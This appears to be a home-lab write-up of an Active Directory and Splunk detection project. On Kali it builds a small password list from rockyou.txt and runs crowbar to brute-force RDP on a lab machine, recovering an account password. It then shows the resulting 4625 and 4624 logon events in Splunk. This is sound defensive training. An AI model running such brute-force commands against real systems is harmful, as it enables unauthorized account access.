




## Splunk Endpoint event reporting receiving events







Set up Sysmon and splunk on both devices, and configure endpoint reporting to receive reports



DC1 set to Active Directory Manager, user accounts added for IT and HR departments, and users.



Target computer users assigned, RDP established, connection to Active Directory Server established.



## mydfir.local

Alternatively to reduce data usage when you're connected to this network.

Set as metered connection

☐ Off

If you set a data limit, Windows will set the metered connection setting for you to help you stay under your limit.

[Set a data limit to help control data usage on this network](#)

### IP settings

IP assignment:	Manual
IPv4 address:	192.168.10.100
IPv4 subnet prefix length:	24
IPv4 gateway:	192.168.10.1
IPv4 DNS servers:	192.168.10.7

Edit

### Properties

Link speed (Receive/Transmit):	1000/1000 (Mbps)
Link-local IPv6 address:	fe80::cd67:7d0f:c023:6394%13
IPv4 address:	192.168.10.100
IPv4 DNS servers:	192.168.10.7
Manufacturer:	Intel
Description:	Intel(R) PRO/1000 MT Desktop Adapter
Driver version:	8.4.13.0
Physical address (MAC):	08-00-27-5F-F6-9F

Copy

## Kali Linux Machine, Password list established

```
(kali@kali)-[/home/kali]
PS> ls
Desktop    Downloads  Nessus-8.14.0-debian6_amd64.deb  Public    Videos
Documents  Music      Pictures                          Templates yersinia.log

(kali@kali)-[/home/kali]
PS> cd ./Desktop/

(kali@kali)-[/home/kali/Desktop]
PS> ls
firefox-esr.desktop  msf.log  nmap629.txt  torbrowser.desktop

(kali@kali)-[/home/kali/Desktop]
PS> mkdir ad-project

(kali@kali)-[/home/kali/Desktop]
PS> apt-get install -y crowbar
E: Could not open lock file /var/lib/dpkg/lock-frontent - open (13: Permission denied)
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontent), are you root?

(kali@kali)-[/home/kali/Desktop]
PS> sudo apt-get install -y crowbar
[sudo] password for kali:
E: Could not get lock /var/lib/dpkg/lock-frontent. It is held by process 5205 (apt-get)
N: Be aware that removing the lock file is not a solution and may break your system.
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontent), is another process using it?

(kali@kali)-[/home/kali/Desktop]
PS> cd /usr/share/wordlists

(kali@kali)-[/usr/share/wordlists]
PS> ls
amass      dnsmap.txt  john.lst   nmap.lst   wfuzz
dirb       fasttrack.txt  legion     rockyou.txt.gz  wifite.txt
dirbuster  fern-wifi   metasploit sqlmap.txt

(kali@kali)-[/usr/share/wordlists]
PS> cp rockyou.txt.gz ~/Desktop/ad-project
/usr/bin/cp: cannot create regular file '/home/kali/Desktop/ad-project': No such file or directory

(kali@kali)-[/usr/share/wordlists]
PS> cp rockyou.txt.gz /home/kali/Desktop/ad-project
/usr/bin/cp: cannot create regular file '/home/kali/Desktop/ad-project': No such file or directory

(kali@kali)-[/usr/share/wordlists]
PS> cp rockyou.txt.gz ./Desktop
/usr/bin/cp: cannot create regular file './Desktop': Permission denied

(kali@kali)-[/usr/share/wordlists]
PS> cp rockyou.txt.gz ~/Desktop

(kali@kali)-[/usr/share/wordlists]
PS> cd ~/Desktop

(kali@kali)-[/home/kali/Desktop]
PS> ls
ad-project      msf.log      rockyou.txt.gz
firefox-esr.desktop  nmap629.txt  torbrowser.desktop

(kali@kali)-[/home/kali/Desktop]
PS> cd ./ad-project/

(kali@kali)-[/home/kali/Desktop/ad-project]
PS> ls
rockyou.txt.gz

(kali@kali)-[/home/kali/Desktop/ad-project]
PS> sudo gunzip ./rockyou.txt.gz
```



```
(kali㉿kali)-[/home/kali/Desktop/ad-project]
PS> ls -la
total 136652
drwxr-xr-x 2 kali kali      4096 Jul  2 10:13 .
drwxr-xr-x 3 kali kali      4096 Jul  2 10:12 ..
-rw-r--r-- 1 kali kali 139921507 Jul  2 10:12 rockyou.txt
```

```
(kali㉿kali)-[/home/kali/Desktop/ad-project]
PS> head -n 20 rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
```

```
(kali㉿kali)-[/home/kali/Desktop/ad-project]
PS> head -n 20 rockyou.txt > passwords.txt
```

```
(kali㉿kali)-[/home/kali/Desktop/ad-project]
PS> ls
passwords.txt  rockyou.txt
```

```
(kali㉿kali)-[/home/kali/Desktop/ad-project]
PS> cat passwords.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
```

```
(kali㉿kali)-[/home/kali/Desktop/ad-project]
PS> sudo nano passwords.txt
[sudo] password for kali:
```

```
(kali㉿kali)-[/home/kali/Desktop/ad-project]
PS> cat ./passwords.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
```



## Crowbar installed

```
(kali@kali)-[/home/kali/Desktop/ad-project]
└─$ sudo apt-get install -y crowbar
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  appstream fonts-noto-color-emoji gir1.2-cloudproviders-0.3.0 gir1.2-freedesktop-dev gir1.2-glib-2.0-dev gir1.2-gtk-2.0 libabsl20220623 libaio1 libatk-adaptor libblkid-dev libboost-dev
  libboost1.83-dev libbrotli-dev libbz2-dev libb2-dev libb2ct11 libdeflate-dev libegl1-mesa-dev libepoxy-dev libfontconfig-dev libfreetype-dev libfribidi-dev libglib2.0-dev-bin
  libgphoto2-10n libgraphite2-dev libharfbuzz-cairo0 libharfbuzz-subset0 libjbig-dev libjpeg-dev libjpeg62-turbo-dev liblerc-dev liblzma-dev libmount-dev libndctl6 libnsl-dev
  libopenblas-dev libopenblas-pthread-dev libopenblas0 libpcre2-32-0 libpcre2-dev libpcre2-posix3 libpixman-1-dev libpng-dev libpng-tools libpthread-stubs0-dev libpython3-all-dev
  libpython3.12 libpython3.12-dev libselinux1-dev libsepol-dev libsharpyuv-dev libsub-override-perl libthai-dev libtiff-dev libtiffxx6 libtirpc-dev libwayland-bin libwayland-dev libwebp-dev
  libwebpdecoder3 libxcb-render0-dev libxcb-shm0-dev libxcomposite-dev libxcursor-dev libxdamage-dev libxfixes-dev libxft-dev libxi-dev libxinerama-dev libxkbcommon-dev libxrandr-dev
  libxrender-dev libxsimd-dev libxtst-dev libzstd-dev pangoc1.0-tools python3-all-dev python3-anyjson python3-beniget python3-editables python3-gast python3-httplib2
  python3-lazr.restfulclient python3-lazr.uri python3-oauthlib python3-pyatspi python3-pypdf2 python3-pyppeteer python3-pyrsistent python3-pythran python3-software-properties
  python3-wadllib python3.12-dev uuid-dev wayland-protocols xtl-dev
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  python3-nmap
The following NEW packages will be installed:
  crowbar python3-nmap
0 upgraded, 2 newly installed, 0 to remove and 470 not upgraded.
Need to get 371 kB of archives.
After this operation, 561 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 python3-nmap all 0.6.1-1.1 [23.5 kB]
Get:2 http://kali.mirror.rafael.ca/kali kali-rolling/main amd64 crowbar all 4.2-0kali1 [348 kB]
Fetched 371 kB in 1s (357 kB/s)
Selecting previously unselected package python3-nmap.
(Reading database ... 427683 files and directories currently installed.)
Preparing to unpack .../python3-nmap_0.6.1-1.1_all.deb ...
Unpacking python3-nmap (0.6.1-1.1) ...
Selecting previously unselected package crowbar.
Preparing to unpack .../crowbar_4.2-0kali1_all.deb ...
Unpacking crowbar (4.2-0kali1) ...
Setting up python3-nmap (0.6.1-1.1) ...
Error processing line 1 of /usr/lib/python3/dist-packages/distutils-precedence.pth:

Traceback (most recent call last):
  File "<frozen site>", line 201, in addpackage
  File "<string>", line 1, in <module>
ModuleNotFoundError: No module named '_distutils_hack'

Remainder of file ignored
/usr/lib/python3/dist-packages/nmap.py:104: SyntaxWarning: invalid escape sequence '\.'
  'nmap version [0-9]\.[0-9]*[^\ ]* \(( http(s)?://.* \)')
/usr/lib/python3/dist-packages/nmap.py:141: SyntaxWarning: invalid escape sequence '\.'
  regex_subversion = re.compile('\.[0-9]*')
Setting up crowbar (4.2-0kali1) ...
Error processing line 1 of /usr/lib/python3/dist-packages/distutils-precedence.pth:

Traceback (most recent call last):
  File "<frozen site>", line 201, in addpackage
  File "<string>", line 1, in <module>
ModuleNotFoundError: No module named '_distutils_hack'

Remainder of file ignored
/usr/lib/python3/dist-packages/lib/main.py:103: SyntaxWarning: invalid escape sequence '['
  self.vpn_failure = re.compile("SIGTERM[soft,auth-failure] received, process exiting")
/usr/lib/python3/dist-packages/lib/main.py:105: SyntaxWarning: invalid escape sequence '\s'
  self.vpn_remote_regex = re.compile(".*s+remote[s[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\s[0-9]{1,3}")
/usr/lib/python3/dist-packages/lib/main.py:114: SyntaxWarning: invalid escape sequence '$'
  self.rdp_error_display = "Please check that the $DISPLAY environment variable is properly set."
/usr/lib/python3/dist-packages/lib/main.py:423: SyntaxWarning: invalid escape sequence '$'
  mess = "Please check $DISPLAY is properly set. See README.md %s" % self.crowbar_readme
/usr/lib/python3/dist-packages/lib/nmap.py:26: SyntaxWarning: invalid escape sequence '\s'
  open_port = re.compile("Host:\s([0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3})\s(\[\])\sPorts:\s%s" % port)
Processing triggers for kali-menu (2023.4.7) ...

(kali@kali)-[/home/kali/Desktop/ad-project]
└─$ crowbar -h
usage: Usage: use --help for further information

Crowbar is a brute force tool which supports OpenVPN, Remote Desktop Protocol, SSH Private Keys and VNC Keys.

positional arguments:
```

Target located, assumed used nmap for enumeration, IP of kali machine changed to match the same 192.168.10.0/24 Network as target for ease. Crowbar launched against target machine, password found.

```
(kali@kali)-[/home/kali/Desktop/ad-project]
└─$ crowbar -b rdp -u tsmith -C passwords.txt -s 192.168.10.100/32
2024-07-02 11:22:44 START
2024-07-02 11:22:44 Crowbar v0.4.2
2024-07-02 11:22:44 Trying 192.168.10.100:3389
2024-07-02 11:22:50 RDP-SUCCESS : 192.168.10.100:3389 - tsmith:Pa$$w0rd
2024-07-02 11:22:50 STOP

(kali@kali)-[/home/kali/Desktop/ad-project]
└─$
```

Event logged and located on Splunk server, multiple counts of failed login attempts identified, code 4625 ~20 attempts all at the same time, indicating brute force attempt.

< Hide Fields

≡ All Fields

SELECTED FIELDS

a host 1

a source 1

a sourcetype 1

INTERESTING FIELDS

a Account\_Domain 1

a Account\_Name 2

a Authentication\_Package 1

a Caller\_Process\_ID 1

a Caller\_Process\_Name 1

a ComputerName 1

# EventCode 1

# EventType 1

a Failure\_Reason 1

a index 1

# Key\_Length 1

a Keywords 1

# linecount 1

a LogName 1

a Logon\_ID 1

a Logon\_Process 1

# Logon\_Type 1

a Message 1

a OpCode 1

a Package\_Name\_\_\_NTLM\_only\_ 1

a punct 1

# RecordNumber 22

a Security\_ID 1

a Source\_Network\_Address 1

# Source\_Port 1

a SourceName 1

a splunk\_server 1

i	Time	Event						
>	7/2/24 3:22:48.000 PM	07/02/2024 11:22:48 AM ... 20 lines omitted ... Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: tsmith Account Domain:						
<div>EventCode</div> <div>1 Value, 100% of events</div> <div>Selected Yes No</div> <div>Reports</div> <div>Average over timeMaximum value over timeMinimum value over time</div> <div>Top valuesTop values by timeRare values</div> <div>Events with this field</div> <div>Avg: 4625 Min: 4625 Max: 4625 Std Dev: 0</div> <table><thead><tr><th>Values</th><th>Count</th><th>%</th></tr></thead><tbody><tr><td>4625</td><td>22</td><td>100%</td></tr></tbody></table>			Values	Count	%	4625	22	100%
Values	Count	%						
4625	22	100%						
<div>Security ID: S-1-0-0</div> <div>Account Name: tsmith</div> <div>Account Domain:</div> <div>Show all 61 lines</div> <div>host = TARGET   source = WinEventLog:Security   sourcetype = WinEventLog:Security</div>								
>	7/2/24 3:22:48.000 PM	07/02/2024 11:22:48 AM ... 20 lines omitted ... Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: tsmith Account Domain:						
<div>Show all 61 lines</div>								

New Search

Save As Create Table View Close

index="endpoint" tsmith EventCode=4625

Last 15 minutes

Q

22 events (7/2/24 3:16:40.000 PM to 7/2/24 3:31:40.000 PM) No Event Sampling

Job II Smart Mode

Events (22) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 minute per column

List Format 20 Per Page

Prev 1 2 Next

Hide Fields All Fields

SELECTED FIELDS

a host 1

a source 1

a sourcetype 1

INTERESTING FIELDS

a Account\_Domain 1

a Account\_Name 2

a Authentication\_Package 1

a Caller\_Process\_ID 1

a Caller\_Process\_Name 1

a ComputerName 1

# EventCode 1

# EventType 1

a Failure\_Reason 1

a Index 1

# Key\_Length 1

a Keywords 1

# linecount 1

a LogName 1

a Logon\_ID 1

a Logon\_Process 1

# Logon\_Type 1

a Message 1

a OpCode 1

a Package\_Name\_\_NTLM\_only\_ 1

a punct 1

# RecordNumber 22

a Security\_ID 1

a Source\_Network\_Address 1

# Source\_Port 1

a SourceName 1

a splunk\_server 1

a Status 1

a Sub\_Status 1

a TaskCategory 1

a Transited\_Services 1

a Type 1

a Workstation\_Name 1

+ Extract New Fields

i	Time	Event
>	7/2/24 3:22:48.000 PM	07/02/2024 11:22:48 AM ... 20 lines omitted ... Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: tsmith Account Domain: Show all 61 lines host = TARGET   source = WinEventLog:Security   sourcetype = WinEventLog:Security
>	7/2/24 3:22:48.000 PM	07/02/2024 11:22:48 AM ... 20 lines omitted ... Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: tsmith Account Domain: Show all 61 lines host = TARGET   source = WinEventLog:Security   sourcetype = WinEventLog:Security
>	7/2/24 3:22:48.000 PM	07/02/2024 11:22:48 AM ... 20 lines omitted ... Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: tsmith Account Domain: Show all 61 lines host = TARGET   source = WinEventLog:Security   sourcetype = WinEventLog:Security
>	7/2/24 3:22:48.000 PM	07/02/2024 11:22:48 AM ... 20 lines omitted ... Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: tsmith Account Domain: Show all 61 lines host = TARGET   source = WinEventLog:Security   sourcetype = WinEventLog:Security
>	7/2/24 3:22:48.000 PM	07/02/2024 11:22:48 AM ... 20 lines omitted ... Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: tsmith Account Domain: Show all 61 lines host = TARGET   source = WinEventLog:Security   sourcetype = WinEventLog:Security

Kali virtual machine identified on event code 4624, successful login. IP address logged.

```
EventType=0
ComputerName=Target.mydfir.local
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=10312
Keywords=Audit Success
TaskCategory=Logon
OpCode=Info
Message=An account was successfully logged on.

Subject:
    Security ID:          S-1-0-0
    Account Name:         -
    Account Domain:       -
    Logon ID:             0x0

Logon Information:
    Logon Type:           3
    Restricted Admin Mode: -
    Virtual Account:      No
    Elevated Token:       No

Impersonation Level:      Impersonation

New Logon:
    Security ID:          S-1-5-21-2993527816-524053321-3234581-1107
    Account Name:         tsmith
    Account Domain:       MYDFIR
    Logon ID:             0xA20F7D
    Linked Logon ID:      0x0
    Network Account Name: -
    Network Account Domain: -
    Logon GUID:           {00000000-0000-0000-0000-000000000000}

Process Information:
    Process ID:           0x0
    Process Name:         -

Network Information:
    Workstation Name:     kali
    Source Network Address: 192.168.10.250
    Source Port:          0


Detailed Authentication Information:
    Logon Process:        NtLmSsp
    Authentication Package: NTLM
    Transited Services:   -
    Package Name (NTLM only): NTLM V2
    Key Length:           128

This event is generated when a logon session is created. It is generated on the computer that was accessed.

The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server s
ervice, or a local process such as Winlogon.exe or Services.exe.

